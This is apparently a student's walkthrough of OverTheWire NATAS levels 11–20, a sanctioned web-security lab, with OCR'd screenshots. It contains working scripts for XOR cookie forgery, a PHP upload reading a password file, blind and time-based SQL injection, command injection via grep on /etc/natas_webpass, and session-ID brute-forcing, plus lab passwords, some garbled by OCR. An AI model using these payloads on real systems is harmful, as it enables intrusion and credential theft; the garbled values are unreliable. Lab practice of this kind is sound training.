

# NATAS Level 11: <http://natas0.natas.labs.overthewire.org>

ID: natas11

Password: UJdqkK1pTu6VLt9UHWAgRZz6sVUZ3IEk

## NATAS11

Cookies are protected with XOR encryption

Background color:

[View sourcecode](#)



Application	Filter	Name	Value	Domain	Path	Expires / ...	Size	HttpOnly	Secure	SameSite	Partition ...	Priority
Manifest												
Service workers												
Storage												
		.ga	GA1.1.1092824807.1721459945	.ov...	/	2025-08-...	30					Medium
		.ga_RDOK239G0	GS1.1.1721644703.8.1.1721647204.0.0.0	.ov...	/	2025-08-...	51					Medium
		data	HmYk8wozJw4WNyAAfY81VUcqDE1IzjUIBis7ABdmbU1GijEIayImTRg%3D	na...	/	Session	62					Medium

```
$defaultdata = array( "showpassword"=>"no" "bgcolor"=>"#ffffff");

function xor_encrypt($in) {
    $key = '<censored>';
    $text = $in;
    $outText = '';

    // Iterate through each character
    for($i=0;$i<strlen($text);$i++) {
        $outText .= $text[$i] ^ $key[$i % strlen($key)];
    }

    return $outText;
}

function loadData($def) {
    global $_COOKIE;
    $mydata = $def;
    if(array_key_exists("data", $_COOKIE)) {
        $tempdata = json_decode(xor_encrypt(base64_decode($_COOKIE["data"])), true);
        if(is_array($tempdata) && array_key_exists("showpassword", $tempdata) && array_key_exists("bgcolor", $tempdata)) {
            if(preg_match('/^#(?:[a-f\d]{6})$/i', $tempdata['bgcolor'])) {
                $mydata['showpassword'] = $tempdata['showpassword'];
                $mydata['bgcolor'] = $tempdata['bgcolor'];
            }
        }
    }
    return $mydata;
}
```

main.php

Run

Clear

```
1 <?php
2
3 $encrypted_data = base64_decode
    ("HmYkBwozJw4WnyAAFYb1VUcq0E1JZjUIBis7ABdmbU1GIjEJAyJmTRg3D");
4 $plaintext = '{"showpassword":"no","bgcolor":"#ffffff"}';
5 function xor_strings($string1, $string2) {
6     $outText = '';
7     for($i = 0; $i < strlen($string1); $i++) {
8         $outText .= $string1[$i] ^ $string2[$i % strlen($string2)];
9     }
10    return $outText;
11 }
12
13 $key = xor_strings($encrypted_data, $plaintext);
14
15 echo "The key is: ", $key , PHP_EOL;
```

Output

The key is: eDwoeDwoeDwoeDwoeDwoeDwoeDwoeDwoeDwoeL  
=== Session Ended. Please Run the code again ===

To find key

main.php

Share

Run

```
1 <?php
2 $key = 'eDwO';
3 $text = '{"showpassword": "yes", "bgcolor": "#ffffff"}';
4 $outText = '';
5
6 for ($i = 0; $i < strlen($text); $i++) {
7     $outText .= $text[$i] ^ $key[$i % strlen($key)];
8 }
9 echo "Output: " . base64_encode($outText);
10 ?>
11
```


Output

Clear

php /tmp/jZ73MMstxm.php  
Output: HmYkBwozJw4WlyAAFyB1VUVmLgokZntPrYyWDAooOB1HfndNRiIxQCM1MUOY  
=== Session Ended. Please Run the code again ===

## NATAS11

The password for natas12 is yZdkjAYZRd3R7tq7T5kXMjMJlOIkdDeB  
Background color:




The screenshot shows the Chrome DevTools Application tab with the 'Cookies' section selected. A table lists cookies for the URL 'http://natas11.natas.labs.ov'. The 'data' cookie is highlighted with a red arrow. Below the table, a message says 'Select a cookie to preview its value'.

Name	Value	Domain	Path	Expires / ...	Size	HttpOnly	Secure	SameSite	Partition ...	Priority
ga	GA1.1.1092824807.1721459945	.ov...	/	2025-08-...	30					Medium
_ga_RDK0Z239G0	GS1.1.1721644703.8.1.1721645992.0.0.0	.ov...	/	2025-08-...	51					Medium
data	HmYk5woczW4WNyAAfY8TVUC9Mh8aHuNAic4Awo2dVhVZeEJAy8x0c3	na...	/	Session	60					Medium

# NATAS Level 12: <http://natas0.natas.labs.overthewire.org>

ID: natas12

Password: yZdkjAYZRd3R7tq7T5kXMjMJlOIkdDeB




```
function makeRandomPathFromFilename($dir, $fn) {
    $ext = pathinfo($fn, PATHINFO_EXTENSION);
    return makeRandomPath($dir, $ext);
}

if(array_key_exists("filename", $_POST)) {
    $target_path = makeRandomPathFromFilename("upload", $_POST["filename"]);

    if(filesize($_FILES['uploadedfile']['tmp_name']) > 1000) {
        echo "File is too big";
    } else {
        if(move_uploaded_file($_FILES['uploadedfile']['tmp_name'], $target_path)) {
            echo "The file <a href=\"$target_path\">$target_path</a> has been uploaded";
        } else{
            echo "There was an error uploading the file, please try again!";
        }
    }
} else {
    ?>

<form enctype="multipart/form-data" action="index.php" method="POST">
<input type="hidden" name="MAX_FILE_SIZE" value="1000" />
<input type="hidden" name="filename" value="<?php print genRandomString(); ?>.jpg" />
Choose a JPEG to upload (max 1KB):<br/>
<input name="uploadedfile" type="file" /><br />
<input type="submit" value="Upload File" />
</form>
<?php ?>
<div id="viewsource"><a href="index-source.html">View sourcecode</a></div>
<?php ?>
```



natas12 - Notepad

File Edit Format View Help

```
<?php
$filePath = '/etc/natas_webpass/natas13';

if (file_exists($filePath)) {
    $fileContent = file_get_contents($filePath);
    echo "File Content: " . htmlspecialchars($fileContent);
} else {
    echo "File not found.";
}
?>
```

## NATAS12

The file [upload/12or2\\$svcr.php](#) has been uploaded [View sourcecode](#)

WebShell

SUBMIT


TOKEN


File Content: trbs5pCjCrkuSknBBKHhaBxq6Wmlj3LC

NATAS Level 13: <http://natas0.natas.labs.overthewire.org>

ID: natas13

Password: trbs5pCjCrkuSknBBKHhaBxq6Wm1j3LC





ID: natas14


The screenshot shows the Natas14 web application interface. At the top left, there is a black header bar with the text "NATAS14" in white. The main content area has a light gray background. In the center, there is a white rectangular box containing a login form. The form consists of two input fields: one labeled "Username:" and another labeled "Password:". Below the password field is a button labeled "Login". To the right of the login form, there is a link that says "View sourcecode". In the top right corner of the page, outside the white box, there is a dark blue rounded rectangle button. This button contains a small globe icon with the text "We @ Mail" and a larger text "SUBMIT TOKEN".

## NATAS14

Username:

Password:

[View sourcecode](#)



## NATAS14

**Warning:** mysqli\_num\_rows() expects parameter 1 to be mysqli\_result, bool given in /var/www/natas/natas14/index.php on line 24  
Access denied!

[View sourcecode](#)




## NATAS14

Username:

Password:

[View sourcecode](#)



## NATAS14

Successful login! The password for natas15 is  
[SdqIqBaFcz3yotlNYErZSZwbkm0lrvx](#)

[View sourcecode](#)



NATAS Level 15: <http://natas0.natas.labs.overthewire.org>


ID: natas15

Password: SdqIqBsFcz3yotlNYErZSZwblkm0Irvx

**NATAS15**

Username:


[View sourcecode](#)

 **SUBMIT  
TOKEN**

**NATAS15**

Username:


[View sourcecode](#)

 **SUBMIT  
TOKEN**

**NATAS15**

This user exists.

[View sourcecode](#)

 **SUBMIT  
TOKEN**



```

1 import requests
2 from requests.auth import HTTPBasicAuth
3 from bs4 import BeautifulSoup
4
5 # Define the URL and credentials
6 url = 'http://natas15.natas.labs.overthewire.org/'
7 username = 'natas15'
8 password = 'SdqIqBsFcZ3yotlNYErZSZwblkm0lrvx'
9
10 for i in range(0,50):
11     payload = f'natas16" AND LENGTH(password) = {i};-- '
12
13
14     data = {
15         'username': payload,
16         'password': 'anything'
17     }
18     response = requests.post(url, auth=HTTPBasicAuth(username, password), data=data)
19     soup = BeautifulSoup(response.text, 'lxml')
20     content_div = soup.find('div', id='content')
21     if content_div:
22         if content_div.get_text(strip=True) == "This user exists.View sourcecode":
23             print(f"password length is {i}")
24             break
25     else:
26         print("Content not found.")
27

```

PROBLEMS 1 OUTPUT DEBUG CONSOLE **TERMINAL** PORTS SEARCH ERROR COMMENTS

```

import requests
from requests.auth import HTTPBasicAuth
from bs4 import BeautifulSoup

# Define the URL and credentials
url = 'http://natas15.natas.labs.overthewire.org/'
username = 'natas15'
password = 'SdqIqBsFcZ3yotlNVErZSZwblkm0lrvx'

passkey = []
password_length = 32
for j in range(1, password_length+1):
    print(f"Searching {j} character...")
    for k in ([chr(i) for i in range(ord('a'), ord('z') + 1)] + [chr(i) for i in range(ord('A'), ord('Z') + 1)] + [1,2,3,4,5,6,7,8,9,0]):
        # In mysql there is no difference in capital letters an dsamll letters...
        payload = f'natas16" AND SUBSTRING(password, {j}, 1) like binary "{k}";-- '

        data = {
            'username': payload,
            'password': 'anything'
        }
        response = requests.post(url, auth=HTTPBasicAuth(username, password), data=data)
        soup = BeautifulSoup(response.text, 'lxml')
        content_div = soup.find('div', id='content')
        if content_div.get_text(strip=True) == "This user exists.View sourcecode" :
            print(f"Got {j} character: {k}")
            passkey.append(k)
            break
print("Password is ", ''.join(passkey))

```

```

Searching 25 character...
Got 25 character: V
Searching 26 character...
Got 26 character: f
Searching 27 character...
Got 27 character: M
Searching 28 character...
Got 28 character: W
Searching 29 character...
Got 29 character: 4
Searching 30 character...
Got 30 character: s
Searching 31 character...
Got 31 character: G
Searching 32 character...
Got 32 character: o
Password is  hPkjKYviLQctEW33QmuXL6eDVfMW4sGo


```

NATAS Level 16: <http://natas0.natas.labs.overthewire.org>

ID: natas16

Password: hPkjKYviLQctEW33QmuXL6eDVfMW4sGo

**NATAS16**


**SUBMIT  
TOKEN**

For security reasons, we now filter even more on certain characters

Find words containing:

Output:

[View sourcecode](#)

```

import requests
from requests.auth import HTTPBasicAuth
from bs4 import BeautifulSoup
import requests
from requests.auth import HTTPBasicAuth

# Define the URL and credentials
url = 'http://natas16.natas.labs.overthewire.org/'
username = 'natas16'
password = 'hPkjKvYvILQctEW33QmuXL6eDVfMw4sGo'

all_letters = [chr(i) for i in range(ord('a'), ord('z') + 1)] + [chr(i) for i in range(ord('A'), ord('Z') + 1)] + [1,2,3,4,5,6,7,8,9,0]
passkey = []
for j in range(1,33):
    print(j)
    for i in all_letters:
        # Define the payload (URL-encoded)

        dots = '.'
        times = dots * (j-1)
        payload = f'$(grep ^{times}{i} /etc/natas_webpass/natas17)technology'

        # Send the GET request with the payload
        response = requests.get(url, auth=HTTPBasicAuth(username, password), params={'needle': payload})

        # Print the response text
        soup = BeautifulSoup(response.text, 'lxml')
        content_div = soup.find('div', id='content')
        if content_div.get_text(strip=True) != "For security reasons, we now filter even more on certain charactersFind words containing:Output:tec":
            print(f"Got {j} character: {i}")
            passkey.append(str(i))
            break

print(["Password is ", ''.join(passkey)])

```

```

25
Got 25 character: k
26
Got 26 character: h
27
Got 27 character: 5
28
Got 28 character: T
29
Got 29 character: F
30
Got 30 character: 0
31
Got 31 character: 0
32
Got 32 character: C
Password is EqjHJbo7LFNb8vwHb9s75hokh5TF00C

```

# NATAS Level 17: <http://natas0.natas.labs.overthewire.org>

ID: natas17


Password: EqjHJbo7LFNb8vwhHb9s75hokh5TF0OC

## NATAS17

Username:

Check existence

[View sourcecode](#)




## NATAS17

Username:

Check existence

[View sourcecode](#)



```
import requests
import time
import string
import concurrent.futures

username = 'natas17'
password = 'EqjHJbo7LFNb8vwhHb9s75hokh5TF0OC'
url = 'http://natas17.natas.labs.overthewire.org/index.php'
all_letters = list(string.ascii_letters + string.digits)
passkey = [''] * 32

def try_letter(position, letter):
    payload = f'natas18" AND (SELECT IF(SUBSTRING(password, {position}, 1) = BINARY "{letter}", SLEEP(4), 0))#'
    start_time = time.time()
    response = requests.post(url, auth=(username, password), data={'username': payload})
    delay = time.time() - start_time
    if delay > 4:
        return letter
    return None

def find_letter_for_position(position):
    with concurrent.futures.ThreadPoolExecutor(max_workers=4) as executor:
        future_to_letter = {executor.submit(try_letter, position, letter): letter for letter in all_letters}
        for future in concurrent.futures.as_completed(future_to_letter):
            letter = future_to_letter[future]
            try:
                result = future.result()
                if result:
                    passkey[position - 1] = result
                    print(f"Position {position}: Found letter {result}")
                    break
            except Exception as e:
                print(f"An error occurred: {e}")

if __name__ == '__main__':
    for j in range(1, 33):
        find_letter_for_position(j)
    print("Password is", ''.join(passkey))
```

```
Position 19: Found letter D
Position 20: Found letter D
Position 21: Found letter b
Position 22: Found letter R
Position 23: Found letter G
Position 24: Found letter 6
Position 25: Found letter Z
Position 26: Found letter L
Position 27: Found letter l
Position 28: Found letter C
Position 29: Found letter G
Position 30: Found letter g
Position 22: Found letter R
Position 23: Found letter G
Position 24: Found letter 6
Position 25: Found letter Z
Position 26: Found letter L
Position 27: Found letter l
Position 28: Found letter C
Position 29: Found letter G
Position 30: Found letter g
Position 28: Found letter C
Position 29: Found letter G
Position 30: Found letter g
Position 29: Found letter G
Position 30: Found letter g
Position 31: Found letter C
Position 32: Found letter J
Password is 6OG1PbKdVjyBlpxgD4DDbRG6ZLICGgCJ
PS C:\Users\Shaheer Khan\Desktop\BTW assigns>
```

NATAS Level 18: <http://natas0.natas.labs.overthewire.org>

ID: natas18

Password: 6OG1PbKdVjyBlpxgD4DDbRG6ZLICGgCJ

## NATAS18

You are logged in as a regular user. Login as an admin to retrieve credentials for natas19.

[View sourcecode](#)



```

import requests
import re
# Credentials
username = 'natas18'
password = '6OG1Pbkdvjy8lpxgD4DDbRG6ZL1CGgCJ'
url = 'http://natas18.natas.labs.overthewire.org/'

for i in range(1, 641):
    session = requests.Session()
    session.cookies.set('PHPSESSID', str(i))

    response = session.get(url, auth=(username, password))

    # Check if we are an admin
    if "You are an admin" in response.text:
        match = re.search(r"You are an admin\.. The credentials for the next level are:<br><pre>Username: natas19\nPassword: [\w\d]+</pre><div",
        if match:
            print(match.group(0))
            break
        else:
            print(f"Session ID {i} is not admin.")

Session ID 113 is not admin.
Session ID 114 is not admin.
Session ID 115 is not admin.
Session ID 116 is not admin.
Session ID 117 is not admin.
Session ID 118 is not admin.
You are an admin. The credentials for the next level are:<br><pre>Username: natas19
Password: tnWER7PdfWkxsG4FNWUtoAZ9VyZTJqJr</pre><div
PS: C:\Users\Shabeen_Khan\Desktop\Python_assignments


```

NATAS Level 19: <http://natas0.natas.labs.overthewire.org>

ID: natas19

Password: tnWER7PdfWkxsG4FNWUtoAZ9VyZTJqJr

NATAS19



SUBMIT  
TOKEN

This page uses mostly the same code as the previous level, but session IDs are no longer sequential...

Please login with your admin account to retrieve credentials for natas20.

Username:

Password:

```

import requests
from bs4 import BeautifulSoup
natas19_username = 'natas19'
natas19_password = 'tnwER7PdFwkxsG4FNWUtoAZ9VyZTJqJr'

admin_username = 'admin'
admin_password = 'admin'

url = 'http://natas19.natas.labs.overthewire.org/'

session_id_range = range(1, 1001) # adjust this range as needed
session = requests.Session()
session.auth = (natas19_username, natas19_password)
suffix = '-admin'

output_file = open('output.txt', 'w')

for session_id in session_id_range:
    encoded_session_id = str(str(session_id) + suffix)
    encoded_session_id = encoded_session_id.encode('utf-8').hex()
    print(encoded_session_id)
    cookie = {'PHPSESSID': encoded_session_id}
    response = session.post(url, cookies=cookie, data={'username': admin_username, 'password': admin_password})

    soup = BeautifulSoup(response.text, 'html.parser')
    content_div = soup.find('div', id='content')

    output_file.write("-----\n")
    output_file.write(f"Session ID: {session_id}\n")
    output_file.write(content_div.text.strip() + "\n")
    output_file.write("-----\n")
    if 'You are logged in as a regular user. Login as an admin to retrieve credentials for natas20.' not in content_div.text.strip():
        break
output_file.close()

```

```



1937
1938 You are logged in as a regular user. Login as an admin to retrieve credentials for natas20.
1939 -----
1940 -----
1941 Session ID: 278
1942 This page uses mostly the same code as the previous level, but session IDs are no longer sequential...
1943
1944
1945 You are logged in as a regular user. Login as an admin to retrieve credentials for natas20.
1946 -----
1947 -----
1948 Session ID: 279
1949 This page uses mostly the same code as the previous level, but session IDs are no longer sequential...
1950
1951
1952 You are logged in as a regular user. Login as an admin to retrieve credentials for natas20.
1953 -----
1954 -----
1955 Session ID: 280
1956 This page uses mostly the same code as the previous level, but session IDs are no longer sequential...
1957
1958
1959 You are logged in as a regular user. Login as an admin to retrieve credentials for natas20.
1960 -----
1961 -----
1962 Session ID: 281
1963 This page uses mostly the same code as the previous level, but session IDs are no longer sequential...
1964
1965
1966 You are an admin. The credentials for the next level are:Username: natas20
1967 Password: p5mCvP7GS2K6Bmt3gqhM2Fc1A5T8MVyw
1968 -----

```

NATAS Level 20: <http://natas0.natas.labs.overthewire.org>

ID: natas20

Password: p5mCvP7GS2K6Bmt3gqhM2Fc1A5T8MVyw





kali-linux-2023.4-vmware-amd64 - VMware Workstation

File Edit View VM Tabs Help

Library

My Computer

Metasploit

kali-linux-2023.4-vmware-amd64

Shared VMs

Target: http://natas20.natas.labs.overthewire.org HTTP/1.1

Request

```
1 POST /index.php HTTP/1.1
2 Host: natas20.natas.labs.overthewire.org
3 Content-Length: 15
4 Cache-Control: max-age=0
5 Authorization: Basic bGF0eW9yYXN0bW9udDp1A3RlbnZ3Z3Z3Z3PwTTJ0ZjFBNWQ4TVZ5dW==
6 Upgrade-Insecure-Requests: 1
7 Origin: http://natas20.natas.labs.overthewire.org
8 Content-Type: application/x-www-form-urlencoded
9 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/119.0.6040.159 Safari/537.36
10 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
11 Referer: http://natas20.natas.labs.overthewire.org/index.php
12 Accept-Encoding: gzip, deflate, br
13 Accept-Language: en-US,en;q=0.9
14 Cookie: PHPSESSID=1j7pL1aKumLlgguc47yaak
15 Content-Length: 15
16
17 name=admin
```

Response

```
18 <link rel="stylesheet" href="http://natas.labs.overthewire.org/css/wechall.css" />
19 <script src="http://natas.labs.overthewire.org/js/jquery-1.9.1.js">
20 </script>
21 <script src="http://natas.labs.overthewire.org/js/jquery-ui.js">
22 </script>
23 <script src="http://natas.labs.overthewire.org/js/wechall-data.js">
24 </script>
25 <script src="http://natas.labs.overthewire.org/js/wechall.js">
26 </script>
27 var wechallInfo = {
28   "level": "natas20", "pass": "p5aCuP7G2K6Bt3gqH2Fc1ASTBMyv"
29 };
30 </script>
31 <div id="content">
32   You are an admin. The credentials for the next level are:<br>
33   Username: natas21
34   Password: 8Pw5KkE1kV0L04cESGpTzX615Nf1H
35 </div>
36 <div id="viewsource">
37   View sourcecode
38 </div>
39 </div>
40 </body>
41 </html>
```

Inspector

Request attributes

Request query parameters

Request body parameters

Request cookies

Request headers

Response headers

Done

To direct input to this VM, move the mouse pointer inside or press Ctrl+G.

Type here to search

34°C

3:27 PM

7/30/2024